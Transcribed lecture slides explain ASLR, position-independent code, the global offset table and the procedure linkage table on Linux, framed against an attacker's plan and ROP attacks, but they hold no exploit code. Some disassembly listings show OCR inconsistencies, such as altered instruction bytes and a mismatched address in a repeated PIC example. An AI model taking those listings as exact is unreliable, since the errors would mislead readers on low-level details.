


# The Attacker's Plan

- Find the bug in the source code (for eg. Kernel) that can be exploited
  - Eyeballing
  - Noticing something in the patches
  - Following CVE
- Use that bug to insert malicious code to perform something nefarious
  - Such as getting root privileges in the kernel


**Attacker depends upon knowing where these functions reside in memory. Assumes that many systems use the same address mapping. Therefore one exploit may spread easily.**

# ROP Attack



# Address Space Randomization

- Address space layout randomization (ASLR) randomizes the address space layout of the process
- Each execution would have a different memory map, thus making it difficult for the attacker to run exploits
- Initiated by Linux PaX project in 2001
- Now a default in many operating systems



Memory layout across boots for a Windows box

# ASLR in the Linux Kernel

- Locations of the base, libraries, heap, and stack can be randomized in a process' address space
- Built into the Linux kernel and controlled by `/proc/sys/kernel/randomize_va_space`
- `randomize_va_space` can take 3 values
  - 0** : disable ASLR
  - 1** : positions of stack, VDSO, shared memory regions are randomized  
the data segment is immediately after the executable code
  - 2** : (default setting) setting 1 as well as the data segment location is randomized

# ASLR in Action

```
chester@aahalya:~/tmp$ cat /proc/14621/maps
08048000-08049000 r-xp 00000000 00:15 81660111 /home/chester/tmp/a.out
08049000-0804a000 rw-p 00000000 00:15 81660111 /home/chester/tmp/a.out
b75da000-b75db000 rw-p 00000000 00:00 0
b75db000-b771b000 r-xp 00000000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771b000-b771c000 ---p 00140000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771c000-b771e000 r--p 00140000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771e000-b771f000 rw-p 00142000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771f000-b7722000 rw-p 00000000 00:00 0
b7734000-b7736000 rw-p 00000000 00:00 0
b7736000-b7737000 r-xp 00000000 00:00 0 [vdso]
b7737000-b7752000 r-xp 00000000 08:01 884950 /lib/ld-2.11.3.so
b7752000-b7753000 r--p 0001b000 08:01 884950 /lib/ld-2.11.3.so
b7753000-b7754000 rw-p 0001c000 08:01 884950 /lib/ld-2.11.3.so
bf9aa000-bf9bf000 rw-p 00000000 00:00 0 [stack]
```

First Run

```
chester@aahalya:~/tmp$ cat /proc/14639/maps
08048000-08049000 r-xp 00000000 00:15 81660111 /home/chester/tmp/a.out
08049000-0804a000 rw-p 00000000 00:15 81660111 /home/chester/tmp/a.out
b75dd000-b75de000 rw-p 00000000 00:00 0
b75de000-b771e000 r-xp 00000000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771e000-b771f000 ---p 00140000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771f000-b7721000 r--p 00140000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b7721000-b7722000 rw-p 00142000 08:01 901176 /lib/i686/cmov/libc-2.11.3.so
b7722000-b7725000 rw-p 00000000 00:00 0
b7737000-b7739000 rw-p 00000000 00:00 0
b7739000-b773a000 r-xp 00000000 00:00 0 [vdso]
b773a000-b7755000 r-xp 00000000 08:01 884950 /lib/ld-2.11.3.so
b7755000-b7756000 r--p 0001b000 08:01 884950 /lib/ld-2.11.3.so
b7756000-b7757000 rw-p 0001c000 08:01 884950 /lib/ld-2.11.3.so
bfdd2000-bfde7000 rw-p 00000000 00:00 0 [stack]
```

Another Run

# ASLR in the Linux Kernel

- Permanent changes can be made by editing the `/etc/sysctl.conf` file

```
/etc/sysctl.conf, for example:  
kernel.randomize_va_space = value  
sysctl -p
```

# Internals : Making code relocatable

- **Load time relocatable**
  - where the loader modifies a program executable so that all addresses are adjusted properly
  - Relocatable code
    - Slow load time since executable code needs to be modified.
    - Requires a writeable code segment, which could pose problems
- **PIE : position independent executable**
  - a.k.a PIC (position independent code)
  - code that executes properly irrespective of its absolute address
  - Used extensively in shared libraries
    - Easy to find a location where to load them without overlapping with other modules

# Load Time Relocatable

1

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```
chester@aahalya:~/sse/aslr$ make lib_reloc
gcc -g -c mylib.c -o mylib.o
gcc -shared -o libmylib.so mylib.o
```




# Load Time Relocatable

```
unsigned long mylib_int;  
  
void set_mylib_int(unsigned long x)  
{  
    mylib_int = x;  
}  
  
unsigned long get_mylib_int()  
{  
    return mylib_int;  
}
```

2

```
0000046c <set_mylib_int>:  
46c:  55                push    %ebp  
46d:  89 e5             mov     %esp,%ebp  
46f:  8b 45 08          mov     0x8(%ebp),%eax  
472:  a3 00 00 00 00    mov     %eax,0x0  
477:  5d                pop     %ebp  
478:  c3                ret
```



note the 0x0 here...  
the actual address of mylib\_int is not filled in

# Load Time Relocatable

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```
0000046c <set_mylib_int>:
46c:  55                push    %ebp
46d:  89 e5             mov     %esp,%ebp
46f:  8b 45 08          mov     0x8(%ebp),%eax
472:  a3 00 00 00 00    mov     %eax,0x0
477:  5d                pop     %ebp
478:  c3                ret
```

Relocatable table present in the executable that contains all references of mylib\_int

3

```
chester@aahalya:~/sse/aslr$ readelf -r libmylib.so
```

Relocation section '.rel.dyn' at offset 0x304 contains 6 entries:

Offset	Info	Type	Sym.Value	Sym. Name
000015ec	00000008	R_386_RELATIVE		
00000473	00000a01	R_386_32	000015f8	mylib_int
0000047d	00000a01	R_386_32	000015f8	mylib_int
000015cc	00000106	R_386_GLOB_DAT	00000000	__gmon_start__
000015d0	00000206	R_386_GLOB_DAT	00000000	__Jv_RegisterClasses
000015d4	00000306	R_386_GLOB_DAT	00000000	__cxa_finalize

Offset in memory where the fix needs to be made

Store binary value in the symbol memory location

# Load Time Relocatable

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```
0000046c <set_mylib_int>:
46c:  55                push    %ebp
46d:  89 e5             mov     %esp,%ebp
46f:  8b 45 08          mov     0x8(%ebp),%eax
472:  a3 00 00 00 00    mov     %eax,0x0
477:  5d                pop     %ebp
478:  c3                ret
```

The loader fills in the actual address of mylib\_int at run time.

4 Breakpoint 1, main () at driver.c:9  
9 set\_mylib\_int(100);  
((gdb) disass set\_mylib\_int  
Dump of assembler code for function set\_mylib\_int:  
Relocation information for function set\_mylib\_int:  
0xb7fde46c <set\_mylib\_int+0>: push %ebp  
0xb7fde46d <set\_mylib\_int+1>: mov %esp,%ebp  
0xb7fde46f <set\_mylib\_int+3>: mov 0x8(%ebp),%eax  
0xb7fde472 <set\_mylib\_int+6>: mov %eax,0xb7fdf5f8  
0xb7fde477 <set\_mylib\_int+11>: pop %ebp  
0xb7fde478 <set\_mylib\_int+12>: ret  
End of assembler dump.

Classes  
000015d4 00000306 R\_386\_GLOB\_DAT 00000000 \_\_cxa\_finalize

# Load Time Relocatable

## Limitations

- Slow load time since executable code needs to be modified
- Requires a writeable code segment, which could pose problems.
- Since executable code of each program needs to be customized, it would prevent sharing of code sections

# PIC Internals

- An additional level of indirection for all global data and function references
- Uses a lot of relative addressing schemes and a global offset table (GOT)
- For relative addressing,
  - data loads and stores should not be at absolute addresses but must be relative

Details about PIC and GOT taken from ...

<http://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries/>

# Global Offset Table (GOT)

- Table at a fixed (known) location in memory space and known to the linker
- Has the location of the absolute address of variables and functions

## Without GOT


```
; Place the value of the variable in edx
mov edx, [ADDR_OF_VAR]
```

## With GOT

```
; 1. Somehow get the address of the GOT into ebx
lea ebx, ADDR_OF_GOT

; 2. Suppose ADDR_OF_VAR is stored at offset 0x10
;    in the GOT. Then this will place ADDR_OF_VAR
;    into edx.
mov edx, DWORD PTR [ebx + 0x10]

; 3. Finally, access the variable and place its
;    value into edx.
mov edx, DWORD PTR [edx]
```



# Enforcing Relative Addressing (example)

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

## With load time relocatable

```
0000046c <set_mylib_int>:
46c:  55                push    %ebp
46d:  89 e5             mov     %esp,%ebp
46f:  8b 45 08          mov     0x8(%ebp),%eax
472:  a3 00 00 00 00    mov     %eax,0x0
477:  5d                pop     %ebp
478:  c3                ret
```

## With PIC

```
0000045c <set_mylib_int>:
45c:  55                push    %ebp
45d:  89 e5             mov     %esp,%ebp
45f:  e8 2b 00 00 00    call    48f <__i686.get_pc_thunk.cx>
464:  81 c1 80 11 00 00 add     $0x1180,%ecx
46a:  8b 81 f8 ff ff ff mov     -0x8(%ecx),%eax
470:  8b 55 08          mov     0x8(%ebp),%edx
473:  89 10             mov     %edx,(%eax)
475:  5d                pop     %ebp
476:  c3                ret
```

```
0000048f <__i686.get_pc_thunk.cx>:
48f:  8b 0c 24          mov     (%esp),%ecx
492:  c3                ret
```

# Enforcing Relative Addressing (example)

```
unsigned long mylib_int;  
  
void set_mylib_int(unsigned long x)  
{  
    mylib_int = x;  
}  
  
unsigned long get_mylib_int()  
{  
    return mylib_int;  
}
```

## With load time relocatable

```
0000046c <set_mylib_int>:  
46c: 55          push    %ebp  
46d: 89 e5       mov     %esp,%ebp  
46f: 8b 45 08    mov     0x8(%ebp),%eax  
472: a3 00 00 00 mov     %eax,0x0  
477: 5d         pop     %ebp  
478: c3         ret
```

## With PIC

Get address of next instruction  
to achieve relativeness

Index into GOT and get the  
actual address of mylib\_int into  
eax

Now work with the actual  
address.

```
0000045c <set_mylib_int>:  
45c: 55          push    %ebp  
45d: 89 e5       mov     %esp,%ebp  
45f: e8 2b 00 00 00 call   48f <__i686.get_pc_thunk.cx>  
464: 81 c1 80 11 00 00 add     $0x1180,%ecx  
46a: 8b 81 f8 11 11 11 mov     -0x8(%ecx),%eax  
470: 8b 55 08    mov     0x8(%ebp),%edx  
473: 89 10       mov     %edx,(%eax)  
475: 5d         pop     %ebp  
478: c3         ret
```

```
0000048f <__i686.get_pc_thunk.cx>:  
48f: 8b 0c 24    mov     (%esp),%ecx  
492: c3         ret
```



# Advantage of the GOT

- With load time relocatable code, every variable reference would need to be changed
  - Requires writeable code segments
  - Huge overheads during load time
  - Code pages cannot be shared
- With GOT, the GOT table needs to be constructed just once during the execution
  - GOT is in the data segment, which is writeable
  - Data pages are not shared anyway
  - Drawback : runtime overheads due to multiple loads

# An Example of working with GOT

```
int myglob = 32;

int main(int argc, char **argv)
{
    return myglob + 5;
}
```

\$gcc -m32 -shared -fpic -S got.c

Besides a.out, this compilation also generates got.s

The assembly code for the program

```

.file      "got.c"
.globl myglob
.data
.align 4
.type     myglob, @object
.size     myglob, 4

myglob:
.long     32
.text
.globl main
.type     main, @function

main:
    pushl   %ebp
    movl    %esp, %ebp
    call    __i686.get_pc_thunk.cx
    addl     $ _GLOBAL_OFFSET_TABLE_, %ecx
    movl     myglob@GOT(%ecx), %eax
    movl     (%eax), %eax
    addl     $5, %eax
    popl     %ebp
    ret
    .size   main, .-main
    .ident  "GCC: (Debian 4.4.5-8) 4.4.5"
    .section .text.__i686.get_pc_thunk.cx,"axG",@progbits,__i686.get_
pc_thunk.cx,comdat
.globl __i686.get_pc_thunk.cx
.hidden __i686.get_pc_thunk.cx
.type   __i686.get_pc_thunk.cx, @function
__i686.get_pc_thunk.cx:
    movl    (%esp), %ecx
    ret
    .section .note.GNU-stack,"",@progbits

```

Data section

Text section

The macro for the GOT is known by the linker.  
%ecx will now contain the offset to GOT

Load the absolute address of myglob from the  
GOT into %eax

Fills %ecx with the eip of the next  
instruction.

Why do we need this indirect way of doing this?  
In this case what will %ecx contain?

# More

```
chester@aahalya:~/tmp$ readelf -S a.out
There are 27 section headers, starting at offset 0x69c:
```

## Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[ 0]		NULL	00000000	000000	000000	00		0	0	0
[ 1]	.note.gnu.build-id	NOTE	000000d4	0000d4	000024	00	A	0	0	4
[ 2]	.hash	HASH								
[ 3]	.gnu.hash	GNU_HASH								
[ 4]	.dynsym	DYNAMIC								
[ 5]	.dynstr	STRTAB								
[ 6]	.gnu.version	VERSION								
[ 7]	.gnu.version_r	VERSION								
[ 8]	.rel.dyn	RELOCATION								
[ 9]	.rel.plt	RELOCATION								
[10]	.init	PROGBITS								
[11]	.plt	PROGBITS								
[12]	.text	PROGBITS								
[13]	.fini	PROGBITS								
[14]	.eh_frame	PROGBITS								
[15]	.ctors	PROGBITS								
[16]	.dtors	PROGBITS								
[17]	.jcr	PROGBITS								
[18]	.dynamic	DYNAMIC								
[19]	.got	PROGBITS								
[20]	.got.plt	PROGBITS								

```
chester@aahalya:~/tmp$ readelf -r ./a.out
```

Relocation section '.rel.dyn' at offset 0x2d8 contains 5 entries:

Offset	Info	Type	Sym.Value	Sym. Name
000015a8	00000008	R_386_RELATIVE		
00001584	00000106	R_386_GLOB_DAT	00000000	__gmon_start__
00001588	00000206	R_386_GLOB_DAT	00000000	Jv RegisterClasses
0000158c	00000406	R_386_GLOB_DAT	000015ac	myglob
00001590	00000306	R_386_GLOB_DAT	00000000	__cxa_finalize

offset of myglob  
in GOT

GOT it!

# Deep Within the Kernel

## (randomizing the data section)

loading the executable

```
1 static int load_elf_binary(struct linux_binprm *bprm, struct pt_regs *regs)
2 {
3     struct file *interpreter = NULL; /* to shut gcc up */
4     unsigned long load_addr = 0, load_bias = 0;
5     ...
6     #ifdef arch_randomize_brk
7         if ((current->flags & PF_RANDOMIZE) && (randomize_va_space > 1))
8             current->mm->brk = current->mm->start_brk =
9                 arch_randomize_brk(current->mm);
10    #endif
11    ...
12    out_free_ph:
13        kfree(elf_phdata);
14        goto out;
15
```

Check if randomize\_va\_space  
is > 1 (it can be 1 or 2)

```
1 unsigned long arch_randomize_brk(struct mm_struct *mm)
2 {
3     unsigned long range_end = mm->brk + 0x02000000;
4     return randomize_range(mm->brk, range_end, 0) ? : mm->brk;
5 }
```

Compute the end of the data  
segment (m->brk + 0x20)

```
10 unsigned long
11 randomize_range(unsigned long start, unsigned long end, unsigned long len)
12 {
13     unsigned long range = end - len - start;
14     ...
15     if (end <= start + len)
16         return 0;
17     return PAGE_ALIGN(get_random_int() % range + start);
18 }
```


Finally Randomize

# Function Calls in PIC

- Theoretically could be done similar with the data...
  - call instruction gets location from GOT entry that is filled in during load time (this process is called binding)
  - In practice, this is time consuming. Much more functions than global variables. Most functions in libraries are unused
- Lazy binding scheme
  - Delay binding till invocation of the function
  - Uses a double indirection – PLT – **p**rocedure **l**inkage **t**able in addition to GOT


# The PLT

- Instead of directly calling func, invoke an offset in the PLT instead.
- PLT is part of the executable text section, and consists of one entry for each external function the shared library calls.
- Each PLT entry has
  - a jump location to a specific GOT entry
  - Preparation of arguments for a 'resolver'
  - Call to resolver function



# First Invocation of Func

## First Invocation of func






# First Invocation of Func


(step 4). Invoke resolver, which **resolves** the actual of func,  
places this actual address into GOT  
and then invokes func

The arguments passed to resolver, that helps to do  
symbol resolution

Note that the contents of GOT is now  
changed to point to the actual address  
of func



# Subsequent invocations of Func



# Example of PLT

```
unsigned long mylib_int;  
  
void set_mylib_int(unsigned long x)  
{  
    mylib_int = x;  
}  
  
void inc_mylib_int()  
{  
    set_mylib_int(mylib_int + 1);  
}  
  
unsigned long get_mylib_int()  
{  
    return mylib_int;  
}
```

```
chester@aahalya:~/sse/aslr/plt$ make  
gcc -fpic -g -c mylib.c -o mylib.o  
gcc -fpic -shared -o libmylib_pic.so mylib.o
```

# Example of PLT

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

void inc_mylib_int()
{
    set_mylib_int(mylib_int + 1);
}

